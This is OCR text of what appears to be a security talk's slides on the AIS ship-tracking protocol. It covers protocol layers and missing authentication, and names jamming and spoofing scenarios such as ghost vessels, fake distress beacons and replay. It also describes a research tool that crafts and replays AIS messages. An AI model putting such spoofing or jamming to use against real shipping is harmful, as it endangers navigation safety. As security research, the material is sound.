Rivers' Edge Outfitters and Marina
ALISA ESTATES
Huck and Buck Farm
Top rated
Woodland Beach State Wildlife...
Woodland Beach
39°19'53.5"N 75°24'56.0"W
SEA BREEZE
Ship John Shoal Lighthouse
Smyrna
Clayton
AlLee House
Whitehall Crossroads
WINDY WAY
Bombay Hook National Wildlife Refuge
NEW JERSEY
DELAWARE
Little Creek Hundred
Leipsic

Side Note: AIS Requirements


- Defined in 2002 SOLAS, Chapter V, Regulation 19 and, in U.S., 33 CFR 164.46
- In general, AIS is required on:
  - All vessels ≥300 gross tons travelling internationally
  - Commercial power vessels ≥65 ft (20 m)
  - Commercial towing vessels ≥26 ft (8 m) or >600 horsepower
  - Power vessels certified to carry >150 passengers
- Warship exemption

Communications Overview and Vulnerabilities




AIS Communication Protocol

- Over-the-air AIS defined in ITU-R Rec. M.1371
  - VHF channels 87B (161.975 MHz, AIS1) and 88B (162.025 MHz, AIS2), using various time division multiple access schemes, for terrestrial AIS (T-AIS)
  - Employs NMEA 0183 sentence format at 9,600 bps
  - Type 27 messages sent on VHF channels 75 (156.775 MHz, AIS3) and 76 (156.825 MHz, AIS4) for satellite AIS (S-AIS)




Self-Organized Time Division Multiple Access (SOTDMA)

Elements of the AIS Network




AIS Security Weaknesses

- TrendMicro (11/2013, 02/2017) reported a number of vulnerabilities in the AIS protocol
  - Lack of message integrity
  - Lack of timing integrity
  - Lack of authentication
  - Lack of validity
- VHF radio is also susceptible to jamming



AIS Jamming

- AIS signals can be jammed by an open transmitter on the VHF AIS channels
  - Studies suggest that GNSS jamming can also impact AIS signals
- Consequences of AIS jamming
  - Impact to safety due to loss of navigation and situational awareness
  - Operational delays
  - Increased insurance costs
  - Supply chain impacts
  - Economic disruption
  - Psychological impact



AIS Spoofing Scenarios

- Closest point of approach (CPA) spoofing
- AIS Search and Rescue Transmitter (AIS-SART) spoofing
- Fake weather forecasts
- Denial-of-service (DoS)
  - Overwhelm VTMS *or* shrink AIS cell
- Frequency-hopping attack
- Ghost vessel, replay, or ATON spoofing
  - Sanction avoidance; IUU fishing, human trafficking, or other illegal activity; hide source of environmental impact; identity laundering; military pretext
  - Going "dark" in order to stay hidden


Protocol Architecture and Standards

<table>
<tr><td colspan="4">AIS DATA</td></tr>
<tr><td>Parametric Messages</td><td colspan="3">Encapsulated ASCII Sentence(s)</td><td colspan="2">AIS PGNs</td></tr>
<tr><td colspan="2" rowspan="2">EIA-232/422 serial line
(4800/38,400 bps)
Lightweight Ethernet
(≤10 Mbps)</td><td>HDLC Framing</td><td>CAN 2.0B Framing</td><td>IPv6 Packet</td></tr>
<tr><td>TDMA at 161.975 or 162.025 MHz
(9600 bps)</td><td>CAN Bus Physical Layer
(250 kbps)</td><td>Ethernet MAC and PHY
(≤10 Gbps)</td></tr>
</table>

NMEA and ITU-R Protocols


- NMEA standards describe **inter-device communication onboard a vessel**
  - *NMEA 0183 (1983; V4.30, 01/2024):* ASCII text messages over EIA-232/422 serial lines at 4,800 or 38,400 bps, or over UDP/Ethernet
    - Single-talker/multiple-listener: IEC 61162 Part 1 (NMEA 0183, low-speed), Part 2 (high-speed), and Part 450 (Lightweight Ethernet)
  - *NMEA 2000 (2001; Ed. 3.101, 03/2016):* Binary messages over CAN bus at 250 kbps
    - Serial data instrument network, multiple talkers/listeners: IEC 61162 Part 3 (NMEA 2000)
  - *OneNet (2021):* Binary messages using IPv6 over Ethernet at speeds up to 10 Gbps; IPsec for security
- ITU-R M.1371 describes **AIS transmissions over VHF**
  - Employs NMEA 0183 encapsulated ASCII message format at 9,600 bps

VHF Data Link




PI: Presentation Interface
VDL: VHF Data Link
Adapted from ITU-R M.1371

AIS Protocol Architecture



Side Note: ITU-R Rec. M.1371 Organization




Transmission on 161.975 or 162.025 MHz, using a variety of Time Division Multiple Access schemes: Carrier Sense (CSTDMA), Fixed Access (FATDMA), Incremental (ITDMA), Pre-Announced (PATDMA, aka Modified SOTDMA), Random Access (RATDMA), or Self-Organized (SOTDMA).

LME: Link Management Entity
NRZI: Non-return-to-zero inverted
See Balduzzi et al., 2014.

Build Your Own AIS Receiver…


[AIS Research Using a Raspberry Pi]




Raspberry Pi with dAISy Hat

DEFCON 28 – Hack the Sea Village
https://www.youtube.com/watch?v=6el_W4rQHDQ

...And Display With Open Source Software



GCK's AIS Tools




AIS Tools

- Intended to support my own research
  - Verify security issues
    - Lack of bit integrity, timing integrity, and authentication
  - Develop protected AIS (pAIS) *[See Hack the Sea, 2020!]*
- Functions
  - Craft AIS messages, à la `hping3`
  - Parse AIS messages
  - Copy AIS transmissions and save with a timestamp
  - Play a set of AIS transmissions

